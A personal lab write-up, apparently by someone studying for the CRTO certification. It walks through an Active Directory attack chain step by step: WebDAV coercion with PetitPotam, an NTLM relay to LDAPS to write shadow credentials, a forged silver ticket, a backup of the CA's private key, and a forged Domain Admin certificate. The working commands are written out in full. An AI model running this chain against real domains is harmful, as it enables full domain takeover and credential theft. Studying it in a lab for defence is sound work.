WebDAV Coercion to Domain Admin: Shadow Credentials and CA Key Theft
Hello all! Recently I have been going through the Red Team Ops course in my spare time in pursuit of the Certified Red Team Operator (CRTO) certificate. Going through the course so far has led me down some serious rabbit holes (particularly UDRL and the Artifact kit and Sleepmask, love these), one of them is to build my own Active Directory (AD) home lab to misconfigure and better understand certain AD attacks. I recently came across an attack path I think is interesting and wanted to try and do the attack chain myself.
This attack chain is a combination of three techniques, WebDAV coercion, shadow credentials, and CA key theft. The WebDAV coercion technique I found interesting because domain controllers enforce SMB signing by default but they don’t enforce LDAP signing (It is enforced by default on Server 2025 actually, but not up to Server 2022). If we can get the authentication to come back over HTTP instead we can relay it to LDAP on the DC.
Requirements to follow:
Vmware Workstation
Windows Server 2022 promoted to Domain Controller (DC01)
Windows Server 2022 (MS01)
A Domain User with standard privileges
AD CS role installed on MS01
Kali or preferred attack machine
Misconfiguring the environment
There actually isn’t much misconfiguring to do to be honest, it is mostly just Windows defaults. As mentioned in the requirements above, MS01 has the ADCS role, and it also needs the WebClient service installed. WebClient isn’t installed by default on Windows Server (it is however installed on Windows 10/11 work stations by default). WebClient is the Windows service for WebDAV and is used by sysadmins for things like SharePoint and file shares hosted over HTTP, backup and file sync tools use it as well. We can install it with the following command:
Install-WindowsFeature WebDAV-Redirector -Restart
This feature installs a driver so a reboot is needed. Once MS01 is back up, start the service:

We can use the NetExec WebDAV module to discover it on the server, which is what we might do in a real engagement, the module checks if the WebClient service is running:
nxc smb 172.22.22.40 -u Alice -d lab.soapsec.com -p 'Passw0rd123!' -M webdav

WebDAV doesn’t work with IP addresses it needs a hostname, AD lets any authenticated user add DNS records through dynamic DNS (that’s normally how machines register themselves when they join the domain), so we can just add one for ourselves using dnstool.py from the krbrelayx repo:
python3 dnstool.py -u 'SOAPSEC\Alice' -p 'Passw0rd123!' -r kali.lab.soapsec.com -d 172.22.22.30 --action add --tcp 172.22.22.10
Where -d is the Kali IP and the last IP is DC01.
Since this is just in the lab and not a real engagement, you can also do the same thing on the DC like this:
Add-DnsServerResourceRecordA -Name kali -ZoneName lab.soapsec.com -IPv4Address 172.22.22.30

Either way, we can check if it worked in the DNS manager in the DC or with nslookup:
Finally, disable the firewall on MS01:
netsh advfirewall set allprofiles state off
(I use wmiexec in this walk through and DCOM is blocked by default so I disabled it, this is just for consistency with following the walk through, you can probably use psexec instead that will work)
Setting the trap with ntlmrelayx
Now we can setup the relay! Lets talk about shadow credentials. Microsoft have been trying to move away from passwords for a while now (Windows Hello for Business, TPMs and so on), including letting accounts authenticate with a key pair instead of a password. In AD there is an attribute called msDS-KeyCredentialLink, which stores the public keys that are allowed to authenticate as an account. Machine accounts can write to their own msDS-KeyCredentialLink (presumably because they need to enrol their own keys), which means if we can trick DC01 into believing we are MS01$, then we can add our own public key to the MS01 account and from that point on authenticate as it whenever we want without a password. This is a really nice persistence primitive as well because even if the password rotates every 30 days the key still survives.

So the plan is to coerce MS01 into authenticating to us over HTTP, then relay that authentication to LDAPS on DC01, and use it to write our key into msDS-KeyCredentialLink. We can use ntlmrelayx from Impacket:
impacket-ntlmrelayx -t ldaps://DC01.lab.soapsec.com --shadow-credentials --shadow-target 'MS01$' -smb2support
We pass the --shadow-credentials flag to write our key and --shadow-target is the target account (the $ on the end is because it’s a machine account).
Coercing MS01
With the relay listening we need to force MS01 to authenticate to us, to do that we’re going to use PetitPotam (MS-EFSR), this lets authenticated users ask a machine to connect back to a listener. The unauthenticated version of it was patched so you need valid creds to trigger it but any domain user works:
nxc smb MS01.lab.soapsec.com -u Alice -p 'Passw0rd123!' -M coerce_plus -o METHOD=PetitPotam LISTENER='kali@80/blog'
This command sent me down abit of a rabbit hole, my first attempts used the FQDN kali.lab.soapsec.com in the LISTENER= flag and while I could see MS01 hitting ntlmrelayx there was no authentication attempt. After some research I found out the reason is WebClient only automatically authenticates to hosts it considers part of the Local Intranet zone, anything with dots in the name gets treated as Internet so you have to use a dotless hostname kali, single-label names are treated as intranet automatically.

Cashing in Shadow Credentials
This time ntlmrelayx captured the authentication, generated a key pair, wrote the public key into MS01’s msDS-KeyCredentialLink and saved the certificate and private key as a PFX along with its password.


Now we can cash in the PFX with certipy. Authenticating with a certificate instead of a password is called PKINIT (Public Key Cryptography for Initial Authentication in Kerberos), which is typically used for Windows Hello and smart cards. It allows us to request a valid Kerberos Ticket-Granting Ticket (TGT) for the target account and also recoverS its NT hash.
Tickets please
The NT hash on its own isn’t much use because a machine account can’t log into its own box as admin. However, that hash is the key thats used to encrypt Kerberos service tickets for the machine. Normally, the KDC encrypts a service ticket with it when you request access, and the target decrypts it to verify your identity. Because we have the hash, we can bypass the KDC entirely, forge a ticket claiming we are an administrator, and MS01 will decrypt and trust it. This is called a Silver Ticket attack.
We need the Domain SID first, we can use lookupsid.py to get it:
lookupsid.py 'LAB/Alice:[email protected]'

Now we can forge the ticket with ticketer from impacket, targeting the CIFS service:
impacket-ticketer -nthash '628efff47fee0727e8377544872a7a53' -domain-sid 'S-1-5-21-3226135069-2271002282-3507794210' -domain lab.soapsec.com -spn cifs/MS01.lab.soapsec.com administrator

This gives us an administrator.ccache file. Lets export it so the impacket tools can find it, and then we can get a shell shell on MS01 with wmiexec:
export KRB5CCNAME=$PWD/administrator.ccache
impacket-wmiexec -k -no-pass LAB.SOAPSEC.COM/[email protected] -dc-ip 172.22.22.10

Boom! Nice, we got a shell as Administrator.
Stealing the CA
MS01 is the Enterprise Certificate Authority (CA), and our Silver Ticket gives us local admin on it. Because the CA’s private key is stored directly on MS01 in its software key store, we can use Certipy with the backup flag to grab it. Under the hood, Certipy just calls the CA’s built-in backup interface and pulls the PFX over the admin share, which is the same process a sysadmin would use legitimately.
First we need to get the name of the CA:
certipy find -u [email protected] -p 'Passw0rd123!' -dc-ip 172.22.22.10
Now we can use the Silver Ticket we exported in our session to authenticate and back up the CA’s certificate and private key:
certipy ca -backup -ca 'LAB-MS01-CA' -username [email protected] -k -no-pass -target MS01.lab.soapsec.com -dc-ip 172.22.22.10
(Swap in whatever name certipy find gave you)

Whoever has this CA private key can forge a certificate for any account in the domain, including Domain Admins, it is essentially the keys to the kingdom.

Look at me, I’m the CA now: Forging a Domain Admin
As far as the Domain is concerned we are now the CA. Using certipy forge, we can sign a valid certificate for any user we choose:
certipy forge -ca-pfx 'SOAPSEC-ISSUING-CA01.pfx' -upn [email protected] -sid 'S-1-5-21-3226135069-2271002282-3507794210-500' -crl 'ldap:///' '

The SID is the domain SID with the target account’s RID appended to the end (500 always corresponds to the built-in Administrator).
I ran into another gotcha with this command and spent a good couple of hours banging my head against the desk, without that -crl flag authenticating with the forged certificate threw a KDC_ERROR_CLIENT_NOT_TRUSTED error. This is because modern Windows Server Domain Controllers strictly check for a Certificate Revocation List (CRL) Distribution Point extension on certificates during PKINIT. Adding -crl ’ldap:///’ embeds a valid-looking CDP extension into the forged certificate so the KDC accepts it without complaint.
Lets authenticate with our forged certificate:
certipy auth -pfx administrator_forged.pfx -dc-ip 172.22.22.10

Look at Alice, she is the Domain Admin now
Authenticating with the forged certificate gives us a TGT for the built-in Administrator and also recovers its NT hash. We can now pash the hash to the DC:

Nice!!! We have a system shell on the domain controller! :D
Now we can make Alice a Domain Admin.
